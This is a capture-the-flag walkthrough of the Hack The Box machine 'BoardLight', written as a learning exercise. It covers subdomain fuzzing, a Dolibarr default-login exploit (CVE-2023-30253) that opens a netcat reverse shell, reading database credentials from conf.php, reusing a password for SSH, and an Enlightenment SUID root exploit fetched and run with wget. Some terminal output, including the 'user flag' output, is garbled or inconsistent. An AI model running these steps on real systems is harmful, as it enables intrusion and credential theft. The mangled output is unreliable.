

Documentation BoardLight

[Summary](#)

[Procedure](#)

Summary [↗](#)

The process of hacking a system, including finding open ports, discovering FQDNs, and executing exploits.

- Identifying open ports and finding FQDNs is essential for hacking a system.
- Adding found information to the hosts file facilitates further exploration.
- Executing exploits, such as the Dolibarr exploit for version 17.0.0, can lead to system access.
- Using tools like ffuf and LinPEAS can help in finding vulnerabilities and performing privilege escalations.
- Downloading and executing specific exploits, such as for the Enlightenment vulnerability, can lead to gaining root access.

Procedure [↗](#)

We start with the nmap command to see which ports are open.

```
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]  
[*]$ nmap -sC -sV 10.129.231.207 -vvvv  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-05 13:33 BST  
NSE: Loaded 155 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 13:33  
Completed NSE at 13:33, 0.00s elapsed
```

Here we see that no FQDN is detected. So, we will need to search for this by browsing to the site with the following command.

```
1 http://10.129.231.207
```

On this website, we can see the following.

© 2020 All Rights Reserved By Board.htb

We can add this to the hosts file. This will allow us to search based on the FQDN.

```
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]  
[*]$ sudo nano /etc/hosts  
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]  
[*]$  
NSE: Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.
```

```
127.0.1.1 uptcloud-capture-droptet uptcloud-capture-droptet
127.0.0.1 localhost
10.129.231.207 board.htb crm.board.htb
# The following lines are desirable for IPv6 capable hosts
```

By adding this to the hosts file, we can now search the web server for:

```
1 http://board.htb
```

and we will now get the same result.

Using the FFUF command, we will search for all subdirectories. We will do this using the following command:

```
1 ffuf -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://board.htb/ -H "Host:FUZZ.board.htb"
```

Now we will see a whole list of all subdirectories of the URL we searched for.

```


:: Method      : GET
:: URL         : http://board.htb/
:: Wordlist    : FUZZ: /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Header     : Host: FUZZ.board.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

admin      [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 10ms]
pop        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 13ms]
mail2      [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 14ms]
cpanel     [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 15ms]
ftp        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 16ms]
support    [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 15ms]
mail       [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 17ms]
ns1        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 16ms]
webdisk    [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 17ms]
localhost  [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 17ms]
smtp       [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 18ms]
webmail    [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 19ms]
www        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 22ms]
blog       [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 22ms]
whm        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 23ms]
dev        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 22ms]
imap       [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 24ms]
m          [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 24ms]
forum      [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 23ms]
ns4        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 26ms]
pop3       [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 27ms]
static     [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 17ms]
lists      [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 17ms]
ns         [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 30ms]
```

Therefore, we will filter by ignoring all results of the same size. We will do this by executing the following command:

```
1 ffuf -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://board.htb/ -H "Host:FUZZ.board.htb" --ignore-size
```

And then we see that only one subdirectory remains.



If we now search the internet for the default credentials for Dolibarr, we see that there is a default username and password. The default username and password are:

- username: admin
- password: admin

We could now perform an exploit using these credentials. We will execute the exploit using the following command:

```
1 python3 exploit.py http://crm.board.htb admin admin 10.10.14.91 9001
```

We will execute the exploit with the following details:

- URL: http://crm.board.htb
- username: admin
- password: admin
- IP: <your current IP. For me, this is: 10.10.14.91>
- Poort: <chosen port: 9001>

We will need to start netcat in another shell so that a reverse shell can be launched. We do this using the following command:

```
1 nc -lvnp 9001
```

```
[eu-dedivip-2]-[10.10.14.91]-[hackthek123@htb-n2jywf269x]-[~/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
[*]$ python3 exploit.py http://crm.board.htb admin admin 10.10.14.91 9001
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[**] Trying created site...
[**] Trying created page...
[**] Trying editing page and call reverse shell... Press Ctrl+C after
[**] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```

When we switch to the other shell, you can see that a reverse shell has started.

```

[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]
[*]$ nc -lvnp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001

Ncat: Connection from 10.129.231.207.
Ncat: Connection from 10.129.231.207:37352.
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$

```

Once we have this reverse shell, we will search the internet for the Dolibarr config file.

Then we will search for the config file on the reverse shell.

```

www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
ls
conf.php
conf.php.example
conf.php.old
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//root="/home/www/dolibarr/htdocs";
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//localhost";
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings will be reported by Dolibarr when an
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrftoken='0';

```

There we see a username and a password. These are the following details:

- username: dolibarowner
- password: serverfun2\$2023!!

Using the following command, we will log in to the SQL server:

```
1 mysql -D dolibarr -u dolibarowner -p
```

```
www-data@boardlight:~/html/crm.board.htb/docs/conf$ mysql -D dolibarr -u dolibarrowner -p
www-data@boardlight:~/html/crm.board.htb/docs/conf$ mysql -D dolibarr -u dolibarrowner -p
Enter password: serverfun2$2023!! -Dolibar
```

When we look into the database, we can see a user. This user is named `larissa`.

With this user, we can start an SSH connection.

We will do the SSH connection with following credentials:


- username: larissa
- password: serverfun2\$2023!!

```
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]  
[*]$ ssh larissa@10.129.231.207
```

Once we have made the SSH connection, we can see, when executing the ls command, that our first flag is in the `user.txt` file.

```
larissa@boardlight:~$ cat /dev/urandom | fold -n 32 | shuf -c | tr -dc 'a-z0-9' | fold -w 64 | xargs echo
d1a4cc1e86141e7ed67208bc1ca7539d
larissa@boardlight:~$ 
Please try again.
admin@10.129.231.207's password:
```

Next, we will look to download linpeas via GitHub. Linpeas is an automated script/tool used for performing privilege escalation audits on Linux systems. The goal of LinPEAS (Linux Privilege Escalation Awesome Script) is to systematically discover possible weaknesses and misconfigurations that an attacker could exploit to gain higher privileges on a Linux system.



We will download this using the following command:

```
1 git clone <url>
```

```
[eu-dedivp-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]
[*]$ git clone https://github.com/Mortemax/linux-privilege-escalation-awsome-script.git
Cloning into 'linux-privilege-escalation-awsome-script'...
remote: Enumerating objects: 326, done.
remote: Counting objects: 100% (53/53), done.
remote: Total 326 (delta 52), reused 52 (delta 52), pack-reused 273
Receiving objects: 100% (326/326), 172.76 KiB | 28.79 MiB/s, done.
Resolving deltas: 100% (141/141), done.

[eu-dedivp-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]
[*]$ ls
```

Once this is cloned, we will use the following command:

```
1 python3 -m http.server 9001
```

When you run this command, it starts a simple HTTP server on your local machine that serves the content of the current directory via HTTP.

For example, if you have a directory with files you want to share quickly over the network, navigate to that directory and execute this command. Other machines on the same network can access the files via a web browser by following the server's IP address with port 9001.

```
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-  
[★]$ python3 -m http.server 9001
```

Next, we will go to our SSH connection and run the following command:

```
1 wget 10.10.14.91:9001/linpeas.sh
```

This will use the recently established connection to quickly transfer files and download the file on the SSH machine.

```
l@lissa@boardlight:~$ wget 10.10.14.91:9001/linpeas.sh
--2024-06-05 08:31:41-- http://10.10.14.91:9001/linpeas.sh
Connecting to 10.10.14.91:9001: [baconnected:23ahtb-n2jywf269x](-)
HTTP request sent, awaiting response... 200 OK -script/
Length: 82884 (81K) [text/x-sh] [hackthekat123@htb-n2jywf269x](-~/linux-privilege-escape)
Saving to: 'linpeas.sh'
checks LICENSE linpeas.sh README.md
linpeas.sh 100%[=====>] 80.94K 1.1-KB/s 0.02s
[*]$ python3 -m http.server 9001
2024-06-05 08:31:41 (4.73 MB/s) - 'linpeas.sh' saved [82884/82884]
```

As you can see, the file has been transferred from one machine to the other.

```

Index-privilege-escalation-awsome-script    Templates
larissa@boardlight:~$ ls
Desktop Downloads Music Public awsouser.txt
Documents linpeas.sh Pictures Templates Videos

```

We will now execute this command using the following commands:

```
1 # permissions toevoegen zodat we de file kunnen uitvoeren
2 chmod +x linpeas.sh
3 #uitvoeren van de file
4 ./linpeas.sh
```

```
larissa@boardlight:~$ chmod +x linpeas.sh 0.0.0.0:9000
larissa@boardlight:~$ ./linpeas.sh
Keyboard interrupt received, exiting.
linpeasv2.0.72-[10.10.14.91]-[hackthekatl23@htb-n2j
Linux Privesc Checklist: https://book.hacktricks.xyz/
```

Executing this command will display all the information about the machine.


By running this, we see something very interesting. We see a directory with interesting files.

```

===== ( Interesting Files ) =====
[+] SUID /usr/bin/100% (141/141) - done
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount

```

If we search the internet for the term `enlightenment` and an exploit for it, we find the following.



We can download an exploit for the vulnerable spot on the Linux machine.

We will download this from GitHub using the following command:

```
1 git clone https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit.git
```

```

[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]
[*]$ git clone https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit.git
Cloning into 'CVE-2022-37706-LPE-exploit'...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (92/92), done.
remote: Compressing objects: 100% (92/92), done.
remote: Total 92 (delta 32), reused 14 (delta 0), pack-reused 0
Receiving objects: 100% (92/92), 498.76 KiB | 41.56 MiB/s, done.
Resolving deltas: 100% (32/32), done.
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~]

```

Again, we will connect to the machine on which we established the SSH connection, but this time using a different port because the previously used port `9001` is still in use. Therefore, I will now use port `3333`, but the port doesn't matter much.

```
1 python3 -m http.server 3333
```



```
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~/CVE-2022-37706-LPE-exploit]
[*]$ python3 -m http.server 9001
Traceback (most recent call last):
  File "/usr/lib/python3.9/runpy.py", line 197, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "/usr/lib/python3.9/runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.9/http/server.py", line 1289, in <module>
    test()
  File "/usr/lib/python3.9/http/server.py", line 1244, in test
    with ServerClass(addr, HandlerClass) as httpd:
  File "/usr/lib/python3.9/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib/python3.9/http/server.py", line 1287, in server_bind
    return super().server_bind()
  File "/usr/lib/python3.9/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.9/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
[eu-dedivip-2]-[10.10.14.91]-[hackthekat123@htb-n2jywf269x]-[~/CVE-2022-37706-LPE-exploit]
[*]$ python3 -m http.server 3333
Serving HTTP on 0.0.0.0 port 3333 (http://0.0.0.0:3333/) ...
10.129.231.207 - - [05/Jun/2024 16:42:29] "GET /exploit.sh HTTP/1.1" 200 -
```


We will also download the file using the previously used command but with the new port:

```
1 wget 10.10.14.91:3333/exploit.sh
```


We will execute this command using the following commands:

```
1 # permissions toevoegen zodat we de file kunnen uitvoeren
2 chmod +x exploit.sh
3 #uitvoeren van de file
4 ./exploit.sh
```

Now that we have executed this exploit file, you can see that we have become root on the SSH machine.



Then I went to the root folder and found the second flag in the `root.txt` file.



The machine is now fully hacked. This was my first not retired machine that i've hacked.

